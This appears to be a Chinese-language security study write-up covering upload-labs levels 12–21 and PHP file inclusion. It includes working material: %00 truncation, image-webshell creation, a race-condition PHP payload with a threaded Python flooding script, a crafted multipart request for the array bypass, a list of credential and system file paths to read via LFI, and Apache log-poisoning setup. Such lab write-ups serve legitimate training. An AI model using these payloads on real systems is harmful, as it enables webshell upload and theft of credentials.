
substr(\$_FILES['upload_file']['name'],strrpos(\$_FILES['upload_file']['name'],".")+1); substr为截取字符串，strrpos为定位某个字符的位置，合起来为把点后面的字符串输入为\$file_ext。

`$img_path = $_GET['save_path']. "/" . rand(10, 99).date("YmdHis"). ".$file_ext";`该代码对文件上传的绝对路径做了随机化处理，`rand(10,99)`指在该范围里随机输出数字，`date()`函数会输出现在的详细时间，最后再加上文件后缀名。

同时该题限制上传类型jpg,png,gif。

这里运用到一种新的绕过方式：截断。这题是%00截断。

原理如下：在上传文件时抓包，在文件名后面增加%00.jpg(例如)，这样后端代码会将后缀名当作jpg进行检查，而由于%00的截断效果实际上传的是php文件（因为%00后面所有的信息都会被截断后丢弃）



经检验，该漏洞在php7已经被修复，php5可以正常复现。

pass-12和pass-13的区别在于GET/POST上传方式的区别。在pass-13的

post注入中由于网页不会处理post请求方式中的%00请求，所以需要抓包之后直接在HEX界面修改请求内容。

Pass-14~17（头文件绕过）

在pass-14中需要使用头文件绕过的方式进行上传。头文件绕过即为通过合并一个正常图片文件和php恶意代码的方式制造出图片马，达到一样的效果。在生成图片马之后需要通过文件包含的漏洞远程执行。

图片马合成代码如下(cmd):

```
copy 1.jpg /b + 1.php /a 1.jpg
```

(文件包含漏洞见文件包含部分)

```
function getReailFileType($filename){
    $file = fopen($filename, "rb");
    $bin = fread($file, 2); //只读2字节
    fclose($file);
    $strInfo = @unpack("C2chars", $bin);
```

```

$typeCode = intval($strInfo['chars1'].$strInfo['chars2']);
$fileType = '';
switch($typeCode){
    case 255216:
        $fileType = 'jpg';
        break;
    case 13780:
        $fileType = 'png';
        break;
    case 7173:
        $fileType = 'gif';
        break;
    default:
        $fileType = 'unknown';
}
return $fileType;
}

```

通过截取16进制文件中的前两字符所对应的数字判断上传的文件是否为后端允许的文件类型。

```

function isImage($filename){
    $types = '.jpeg|.png|.gif';
    if(file_exists($filename)){
        $info = getimagesize($filename);
        $ext = image_type_to_extension($info[2]);
        if(strpos($types,$ext)>=0){
            return $ext;
        }else{
            return false;
        }
    }else{
        return false;
    }
}

```

getimagesize(): 查询图像的大小/格式等信息并返回一个数组。

image_type_to_extension(): 获取上传文件的格式。

```

$image_type = exif_imagetype($filename);
switch ($image_type) {
    case IMAGETYPE_GIF:
        return "gif";
        break;
    case IMAGETYPE_JPEG:
        return "jpg";
        break;
    case IMAGETYPE_PNG:
        return "png";
        break;
    default:
        return false;
        break;
}

```

exif_imagetype()函数和上述两个函数效果相同，区别在于只截取文件十六进制编码的第一个字节以判断文件类型。

上述合成图片马的方式也可以通过直接在php文件前修改文件头的方式绕过。一些常见的文件头：

jpg/jpeg	0xFFD8FF
PNG	0x89504E470D0A1A0A
GIF	GIF89a
TIFF	0x49492A00

重放绕过：在burpsuite抓包之后直接修改文件名和content-type。

Pass-18 (二次渲染)

二次渲染：指首先对上传的文件进行某些条件的检测，如果检测通过则使用move_upload_file()函数移动位置生成新的图片。在二次渲染之后会对新生成的图片做文件名随机化处理并以缩略图形式返回前端。

```
if(($fileext == "jpg") && ($filetype=="image/jpeg")){
    if(move_uploaded_file($tmpname,$target_path)){
        //使用上传的图片生成新的图片
        $im = imagecreatefromjpeg($target_path);

        if($im == false){
            $msg = "该文件不是jpg格式的图片! ";
            @unlink($target_path);
        }else{
            //给新图片指定文件名
            srand(time());
            $newfilename = strval(rand()).".jpg";
            //显示二次渲染后的图片（使用用户上传图片生成的新图片）
            $img_path = UPLOAD_PATH.'/'.$newfilename;
            imagejpeg($im,$img_path);
            @unlink($target_path);
            $is_upload = true;
        }
    }
}
```

这里比较推荐使用jpg进行二次渲染的绕过。因为png/jpg文件的格式比较负责，而gif只需要检索渲染前后不变的代码位置。

png.jpg图片马的参考：<https://www.cnblogs.com/forforever/p/13191999.html>

Pass-19 (条件竞争)

源代码很明显的分成了两部分：第一部分为文件上传代码，第二部分为move_upload_file()之后的文件类型检查。值得注意的是恶意文件在文件检查代码运行完成之后才会被删除，所以可以通过低延迟高并发包强制访问木马。

```
<?php fputs(fopen('2.php','w'),'<?php phpinfo();?>');?>
```

(后面的phpinfo()可任意更改其他恶意指令)

Positions
Payloads
Resource Pool
Options

? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload customized in different ways.

Payload set: 1
Payload count: unknown

Payload type: Null payloads
Request count: unknown

? Payload Options [Null payloads]

This payload type generates payloads whose value is an empty string. With no payload markers configured, this can be used to repeatedly issue the base request unmodified.

☐ Generate payloads
☒ Continue indefinitely

? Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add
Edit
Remove
Up
Down

Enabled	Rule

通过不停刷新（有可能）能进入页面，可以通过增大文件体积或减小发包时间间隔提升成功概率。

也可以通过python.request来写个脚本运行一下：

除了爬虫常客requests，这里还有一个新的tool:threading，它通过类的方式实现了多线程并发。

```
import requests
import threading//python3中是_thread,语法基本不变

//因为是本地服务器所以没必要加头文件了，如果有需要直接加就行
URL=""
payload = "<?php fputs(fopen('2.php','w'),'<?php phpinfo();?>');?>"
def run():
    requests.post(
        url=URL,
        data={'PHP_SESSION_UPLOAD_PROGRESS':payload},
    )
if __name__ == '__main__':
    for i in range(10000)//请根据电脑配置量力而行doge
        T = threading.Thread(target=run,args=())
        T.start()
```

网上这方面的脚本也挺多的（而且大多数写得比我这个好），比如可以通过临时变量检测是否成功连接，通过访问包含php文件的url判断是否生成shell。

threading参考文档

https://blog.csdn.net/weixin_34611277/article/details/113650328

Pass-19大同小异，但利用了apache的一个中间件漏洞：不管最后后缀是什么，构造以.php.xxx结尾，就会被Apache服务器解析成php文件。

Pass-21 (MIME/数组绕过)


```

1  $is_upload = false;
2  $msg = null;
3  if(!empty($_FILES['upload_file'])){
4      //检查MIME
5      $allow_type = array('image/jpeg','image/png','image/gif');
6      if(!in_array($_FILES['upload_file']['type'],$allow_type)){
7          $msg = "禁止上传该类型文件!";
8      }else{
9          //检查文件名
10         $file = empty($_POST['save_name']) ? $_FILES['upload_file']['name'] : $_POST['save_name'];
11         if (!is_array($file)) {
12             $file = explode('.', strtolower($file));
13         }
14
15         $ext = end($file);
16         $allow_suffix = array('jpg','png','gif');
17         if (!in_array($ext, $allow_suffix)) {
18             $msg = "禁止上传该后缀文件!";
19         }else{
20             $file_name = reset($file) . '.' . $file[count($file) - 1];
21             $temp_file = $_FILES['upload_file']['tmp_name'];
22             $img_path = UPLOAD_PATH . '/' . $file_name;
23             if (move_uploaded_file($temp_file, $img_path)) {
24                 $msg = "文件上传成功! ";
25                 $is_upload = true;
26             } else {
27                 $msg = "文件上传失败! ";
28             }
29         }
30     }
31 }else{
32     $msg = "请选择要上传的文件! ";
33 }

```

MIME绕过之前已经出现过，不多赘述（图片马就能绕过）

整体代码的逻辑是：首先判断content-type是否在白名单内；若file不为数组，则使用explode函数对file进行分割变为数组（以点为数组元素分界）再将最后一个元素当成文件后缀赋值给\$ext（可见这样的处理方式让之前的中间件漏洞和规则绕过全部失效），若\$ext仍然符合白名单则直接将file数组中的第一个和最后一个元素拼接成新文件名后赋值给\$file_name，过滤结束。

这里的规则全部建立在第11行is_array的基础上，只有不是数组的file变量才会被切割后进入后面的代码部分，所以需要构造一个数组来绕过过滤代码。

具体操作：上传一个php之后抓包，对包内容进行修改。

```

: -----WebKitFormBoundaryxOKpzIEs1JxnGFgc
: Content-Disposition : form-data ; name="upload_file" ; filename="a.php"
: Content-Type : image/jpeg
:
: <?php phpinfo();?>
: -----WebKitFormBoundaryxOKpzIEs1JxnGFgc
: Content-Disposition : form-data ; name="save_name[0]"
: a.php/
: -----WebKitFormBoundaryxOKpzIEs1JxnGFgc
: Content-Disposition : form-data ; name="save_name[2]"
: jpg
: -----WebKitFormBoundaryxOKpzIEs1JxnGFgc
: Content-Disposition : form-data ; name="submit"
:
:
: -----WebKitFormBoundaryxOKpzIEs1JxnGFgc--


```

MIME绕过 (指向 Content-Type : image/jpeg)

jpg格式满足MIME要求 (指向 jpg)

加斜杠的原因是前端解析的代码的相对路径会在结尾增加一个斜杠 (但其实这里不加也可以因为windows默认会把文件末尾的点去掉) (指向 a.php/)

因为后端代码是count(\$file)-1, 所以save_name[2]就变成了save_name[1], 值为空 (因为本质上请求里并没有该元素) (指向 save_name[2])



upload-labs就告一段落了~

File Inclusion

原理:

在PHP后端代码编写中, 为了提升程序运行效率, 一般会将多次使用的代码放在一个文件里, 并在需要时直接使用函数调用此文件。当文件包含的地方没有考虑安全问题时, 就可以通过修改文件位置让后端代码查询一些配置文件, 达到信息恶意泄露的目的。

核心:

一般来说会用到这两个函数:

- require(), 找不到被包含的文件时会产生致命错误, 并停止脚本运行。
- include(), 找不到被包含的文件时只会产生警告, 脚本将继续运行。

require_once()和include_once()函数功能与上述两个函数基本相同, 区别在于包含文件的操作只会被执行一次 (指包含成功之后就不会再次执行) 。

使用条件:

```
allow_url_fopen=On(默认为On) //规定是否允许从远程服务器或者网站检索数据
allow_url_include=On(PHP 5.2之后默认为Off) //规定是否允许include/require远程文件
```

做个简单的debug:

```
//Fileinclude.php
<?php
    include $_GET['test']
?>


//info.php
<?php
    phpinfo()
?>
```



这里只要?后面接的是include函数里的变量值，包含的文件名正确，则文件后缀是不做要求的。

技巧

上文的debug代码就是一种简单的本地文件包含（LFI）；LFI不仅可以读取网站服务器根目录内的其他文件，也可以读取服务器所在物理主机的敏感信息，例如：



与LFI相对应的是RFI，即远程文件包含，远程文件包含在构造payload的时候需要远程文件所在服务器的ip和远程文件的路径与文件名。

这是使用绝对路径的文件包含。

使用相对路径也是可以的，在windows/linux中"./"表示当前的路径，"../"表示上一级路径位置。

一些常见的敏感信息路径：

Windows系统：

- c:\boot.ini // 查看系统版本
- c:\windows\system32\inetsrv\MetaBase.xml // IIS配置文件
- c:\windows\repair\sam // 存储Windows系统初次安装的密码
- c:\ProgramFiles\mysql\my.ini // MySQL配置
- c:\ProgramFiles\mysql\data\mysql\user.MYD // MySQL root密码
- c:\windows\php.ini // php 配置信息

Linux/Unix系统：

- /etc/passwd // 账户信息
- /etc/shadow // 账户密码文件
- /usr/local/app/apache2/conf/httpd.conf // Apache2默认配置文件
- /usr/local/app/apache2/conf/extra/httpd-vhost.conf // 虚拟网站配置
- /usr/local/app/php5/lib/php.ini // PHP相关配置
- /etc/httpd/conf/httpd.conf // Apache配置文件
- /etc/my.conf // mysql 配置文件

参考文档：<https://www.cnblogs.com/v1vww/p/Sensitive-Information-Leakge.html>

当然这种理想化的不做防御的文件包含代码实际情况下基本不可能遇到，和文件上传一样，截断等绕过方式一样可用。

00绕过

```
<?php
    $file = $_GET['test'];
    if(file_exists('./site/').$file.'.php')
    {
        include('./site/').$file.'.php');
    }
    else
    {
        echo "file doesn't exist!";
    }
?>
```

注意%00截断必须使用低于5.3.4版本的PHP，且关闭magic_quotes_gpc功能

在文件末尾后加%00即可。

超长字符截断

利用操作系统对目录最大长度的限制，可以不需要0字节而达到截断的目的。
目录字符串，在window下256字节、linux下4096字节时会达到最大值，最大值长度之后的字符将被丢弃。
利用"./"的方式即可构造出超长目录字符串

任意目录遍历

使用"../..../"这样的方式来返回到上层目录中，这种方式又被称为"目录遍历(Path Traversal)"。
常见的目录遍历漏洞，还可以通过不同的编码方式来绕过一些服务器端的防御逻辑(WAF)

"?"/"#"截断


这个原理和%00相似，对于后端代码中只带有后缀添加的include，可以通过?,#隔断添加的后缀（比如.html/.php）

Inclusion&Upload

之前的DVWA upload high需要这两个漏洞配合起来玩，现在可以把坑填上了。

首先还是老生常谈的图片马拼接，根据前面的源码分析，如果直接访问图片是不会被php引擎解析的。

而使用文件包含则可以被解析，同理蚁剑也可以成功连接：



Apache日志漏洞

前提是要能找到攻击的服务器的apache日志文件路径。

D:\...\phpstudy_pro\Extensions\Apache2.4.39\logs (通过phpstudy安装的apache的默认日志位置)

























C:\apache24\logs (自己安装的apache的默认日志位置)

//Linux日志位置:

/etc/httpd/logs/access_log

/var/log/httpd/access_log

Apache的logs文件夹里会有两个文件: access.log在成功请求时会将请求写入; error.log: 出错时将错误写入error.log。在高版本apache中, access log被分开存放, 而error log仍然整合在一起。

 access.log	2019/7/19 11:16	文本文档
 access.log.1663372800	2022/9/17 20:23	1663372800 文件
 access.log.1663977600	2022/9/24 21:34	1663977600 文件
 access.log.1664064000	2022/9/25 16:48	1664064000 文件
 access.log.1664150400	2022/9/26 20:55	1664150400 文件
 access.log.1664236800	2022/9/27 21:06	1664236800 文件
 access.log.1664323200	2022/9/28 21:08	1664323200 文件
 access.log.1664409600	2022/9/29 22:05	1664409600 文件
 access.log.1664496000	2022/9/30 20:07	1664496000 文件
 access.log.1664582400	2022/10/1 16:38	1664582400 文件
 access.log.1664668800	2022/10/2 20:03	1664668800 文件
 access.log.1664755200	2022/10/3 21:20	1664755200 文件
 access.log.1665878400	2022/10/16 18:25	1665878400 文件
 access.log.1665964800	2022/10/17 21:07	1665964800 文件
 access.log.1666051200	2022/10/18 21:42	1666051200 文件
 access.log.1666137600	2022/10/19 20:18	1666137600 文件
 access.log.1666224000	2022/10/20 20:26	1666224000 文件
 access.log.1666396800	2022/10/22 16:50	1666396800 文件
 access.log.1666915200	2022/10/28 22:04	1666915200 文件
 access.log.1667088000	2022/10/30 20:01	1667088000 文件
 access.log.1668038400	2022/11/10 15:13	1668038400 文件
 access.log.1668124800	2022/11/11 13:21	1668124800 文件
 error.log	2022/11/11 13:21	文本文档
 httpd.pid	2022/11/11 13:21	PID 文件

ACCESS:

```

::1 -- [17/Sep/2022:10:55:37 +0800] "GET /dvwa/login.php HTTP/1.1" 404 -
::1 -- [17/Sep/2022:10:56:36 +0800] "GET /login.php HTTP/1.1" 302 -
::1 -- [17/Sep/2022:10:56:36 +0800] "GET /setup.php HTTP/1.1" 200 4128
::1 -- [17/Sep/2022:10:56:36 +0800] "GET /dvwa/css/main.css HTTP/1.1" 200 4026
::1 -- [17/Sep/2022:10:56:36 +0800] "GET /dvwa/js/dvwaPage.js HTTP/1.1" 200 1030
::1 -- [17/Sep/2022:10:56:36 +0800] "GET /dvwa/js/add_event_listeners.js HTTP/1.1" 200 593
::1 -- [17/Sep/2022:10:56:36 +0800] "GET /dvwa/images/logo.png HTTP/1.1" 200 5044
::1 -- [17/Sep/2022:10:56:36 +0800] "GET /dvwa/images/spanner.png HTTP/1.1" 200 464
::1 -- [17/Sep/2022:10:56:43 +0800] "GET /login.php HTTP/1.1" 302 -
::1 -- [17/Sep/2022:10:56:43 +0800] "GET /setup.php HTTP/1.1" 200 4128
::1 -- [17/Sep/2022:10:56:49 +0800] "GET /instructions.php HTTP/1.1" 200 21136
::1 -- [17/Sep/2022:10:56:50 +0800] "GET /setup.php HTTP/1.1" 200 4030
::1 -- [17/Sep/2022:10:57:28 +0800] "GET /setup.php HTTP/1.1" 200 4030
::1 -- [17/Sep/2022:10:57:29 +0800] "GET /setup.php HTTP/1.1" 200 4030
::1 -- [17/Sep/2022:10:57:33 +0800] "GET /login.php HTTP/1.1" 302 -
::1 -- [17/Sep/2022:10:57:33 +0800] "GET /setup.php HTTP/1.1" 200 4128
::1 -- [17/Sep/2022:10:57:42 +0800] "GET /login.php HTTP/1.1" 302 -
::1 -- [17/Sep/2022:10:57:42 +0800] "GET /setup.php HTTP/1.1" 200 4128
::1 -- [17/Sep/2022:10:57:52 +0800] "POST /setup.php HTTP/1.1" 302 -
::1 -- [17/Sep/2022:10:57:52 +0800] "GET /setup.php HTTP/1.1" 200 4631
::1 -- [17/Sep/2022:10:57:56 +0800] "GET /login.php HTTP/1.1" 200 1415
::1 -- [17/Sep/2022:10:57:56 +0800] "GET /dvwa/css/login.css HTTP/1.1" 200 842
::1 -- [17/Sep/2022:10:57:56 +0800] "GET /dvwa/images/login_logo.png HTTP/1.1" 200 9088
::1 -- [17/Sep/2022:10:58:08 +0800] "POST /login.php HTTP/1.1" 302 -
::1 -- [17/Sep/2022:10:58:08 +0800] "GET /login.php HTTP/1.1" 200 1454
::1 -- [17/Sep/2022:10:58:16 +0800] "POST /login.php HTTP/1.1" 302 -

```

ERROR:

<?php
Sat Sep 17 10:31:30.002835 2022 [core:warn] [pid 24000:tid 540] AH00098: pid file D:/ct/phpstudy_pro/Extensions/Apache2.4.39/logs/httpd.pid overwritten -- Unclean shutdown of previous Apache run?
Sat Sep 17 10:31:30.004456 2022 [mpm_winnt:notice] [pid 24000:tid 540] AH00455: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 configured -- resuming normal operations
Sat Sep 17 10:31:30.005333 2022 [mpm_winnt:notice] [pid 24000:tid 540] AH00456: Server built: Mar 27 2019 11:06:20
Sat Sep 17 10:31:30.005333 2022 [core:notice] [pid 24000:tid 540] AH00094: Command line: 'D:/ct/phpstudy_pro/COM/\\Extensions\\Apache2.4.39\\bin\\httpd.exe -d D:/ct/phpstudy_pro/Extensions/Apache2.4.39'
Sat Sep 17 10:31:30.008324 2022 [mpm_winnt:notice] [pid 24000:tid 540] AH00418: Parent: Created child process 24112
Sat Sep 17 10:31:30.397716 2022 [mpm_winnt:notice] [pid 24112:tid 576] AH00354: Child: Starting 1024 worker threads.
Sat Sep 17 10:41:11.200647 2022 [core:warn] [pid 3960:tid 184] AH00098: pid file D:/ct/phpstudy_pro/Extensions/Apache2.4.39/logs/httpd.pid overwritten -- Unclean shutdown of previous Apache run?
Sat Sep 17 10:41:11.202640 2022 [mpm_winnt:notice] [pid 3960:tid 184] AH00455: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 configured -- resuming normal operations
Sat Sep 17 10:41:11.203149 2022 [mpm_winnt:notice] [pid 3960:tid 184] AH00456: Server built: Mar 27 2019 11:06:20
Sat Sep 17 10:41:11.203149 2022 [core:notice] [pid 3960:tid 184] AH00094: Command line: 'D:/ct/phpstudy_pro/COM/\\Extensions\\Apache2.4.39\\bin\\httpd.exe -d D:/ct/phpstudy_pro/Extensions/Apache2.4.39'
Sat Sep 17 10:41:11.205139 2022 [mpm_winnt:notice] [pid 3960:tid 184] AH00418: Parent: Created child process 22360
Sat Sep 17 10:41:11.523889 2022 [mpm_winnt:notice] [pid 22360:tid 576] AH00354: Child: Starting 1024 worker threads.
Sat Sep 17 10:41:15.646862 2022 [core:warn] [pid 1884:tid 552] AH00098: pid file D:/ct/phpstudy_pro/Extensions/Apache2.4.39/logs/httpd.pid overwritten -- Unclean shutdown of previous Apache run?
Sat Sep 17 10:41:15.648270 2022 [mpm_winnt:notice] [pid 1884:tid 552] AH00455: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 configured -- resuming normal operations
Sat Sep 17 10:41:15.648270 2022 [mpm_winnt:notice] [pid 1884:tid 552] AH00456: Server built: Mar 27 2019 11:06:20
Sat Sep 17 10:41:15.648270 2022 [core:notice] [pid 1884:tid 552] AH00094: Command line: 'D:/ct/phpstudy_pro/COM/\\Extensions\\Apache2.4.39\\bin\\httpd.exe -d D:/ct/phpstudy_pro/Extensions/Apache2.4.39'
Sat Sep 17 10:41:15.650777 2022 [mpm_winnt:notice] [pid 1884:tid 552] AH00418: Parent: Created child process 24116
Sat Sep 17 10:41:15.966116 2022 [mpm_winnt:notice] [pid 24116:tid 576] AH00354: Child: Starting 1024 worker threads.
Sat Sep 17 10:41:25.364562 2022 [core:warn] [pid 27560:tid 520] AH00098: pid file D:/ct/phpstudy_pro/Extensions/Apache2.4.39/logs/httpd.pid overwritten -- Unclean shutdown of previous Apache run?
Sat Sep 17 10:41:25.367556 2022 [mpm_winnt:notice] [pid 27560:tid 520] AH00455: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 configured -- resuming normal operations
Sat Sep 17 10:41:25.367556 2022 [mpm_winnt:notice] [pid 27560:tid 520] AH00456: Server built: Mar 27 2019 11:06:20
Sat Sep 17 10:41:25.367556 2022 [core:notice] [pid 27560:tid 520] AH00094: Command line: 'D:/ct/phpstudy_pro/COM/\\Extensions\\Apache2.4.39\\bin\\httpd.exe -d D:/ct/phpstudy_pro/Extensions/Apache2.4.39'
Sat Sep 17 10:41:25.369071 2022 [mpm_winnt:notice] [pid 27560:tid 520] AH00418: Parent: Created child process 13764
Sat Sep 17 10:41:25.697910 2022 [mpm_winnt:notice] [pid 13764:tid 576] AH00354: Child: Starting 1024 worker threads.
Sat Sep 17 10:41:52.699501 2022 [core:warn] [pid 25392:tid 536] AH00098: pid file D:/ct/phpstudy_pro/Extensions/Apache2.4.39/logs/httpd.pid overwritten -- Unclean shutdown of previous Apache run?
Sat Sep 17 10:41:52.701622 2022 [mpm_winnt:notice] [pid 25392:tid 536] AH00455: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 configured -- resuming normal operations
Sat Sep 17 10:41:52.701622 2022 [mpm_winnt:notice] [pid 25392:tid 536] AH00456: Server built: Mar 27 2019 11:06:20
Sat Sep 17 10:41:52.701622 2022 [core:notice] [pid 25392:tid 536] AH00094: Command line: 'D:/ct/phpstudy_pro/COM/\\Extensions\\Apache2.4.39\\bin\\httpd.exe -d D:/ct/phpstudy_pro/Extensions/Apache2.4.39'
Sat Sep 17 10:41:52.704519 2022 [mpm_winnt:notice] [pid 25392:tid 536] AH00418: Parent: Created child process 25468
Sat Sep 17 10:41:53.070214 2022 [mpm_winnt:notice] [pid 25468:tid 572] AH00354: Child: Starting 1024 worker threads.
Sat Sep 17 10:41:59.468982 2022 [core:warn] [pid 2464:tid 500] AH00098: pid file D:/ct/phpstudy_pro/Extensions/Apache2.4.39/logs/httpd.pid overwritten -- Unclean shutdown of previous Apache run?
Sat Sep 17 10:41:59.470975 2022 [mpm_winnt:notice] [pid 2464:tid 500] AH00455: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 configured -- resuming normal operations
Sat Sep 17 10:41:59.470975 2022 [mpm_winnt:notice] [pid 2464:tid 500] AH00456: Server built: Mar 27 2019 11:06:20
Sat Sep 17 10:41:59.470975 2022 [core:notice] [pid 2464:tid 500] AH00094: Command line: 'D:/ct/phpstudy_pro/COM/\\Extensions\\Apache2.4.39\\bin\\httpd.exe -d D:/ct/phpstudy_pro/Extensions/Apache2.4.39'
Sat Sep 17 10:41:59.803030 2022 [mpm_winnt:notice] [pid 2464:tid 500] AH00418: Parent: Created child process 9196
Sat Sep 17 10:41:59.803030 2022 [mpm_winnt:notice] [pid 9196:tid 580] AH00354: Child: Starting 1024 worker threads.
Sat Sep 17 10:42:16.234760 2022 [core:warn] [pid 25840:tid 512] AH00098: pid file D:/ct/phpstudy_pro/Extensions/Apache2.4.39/logs/httpd.pid overwritten -- Unclean shutdown of previous Apache run?
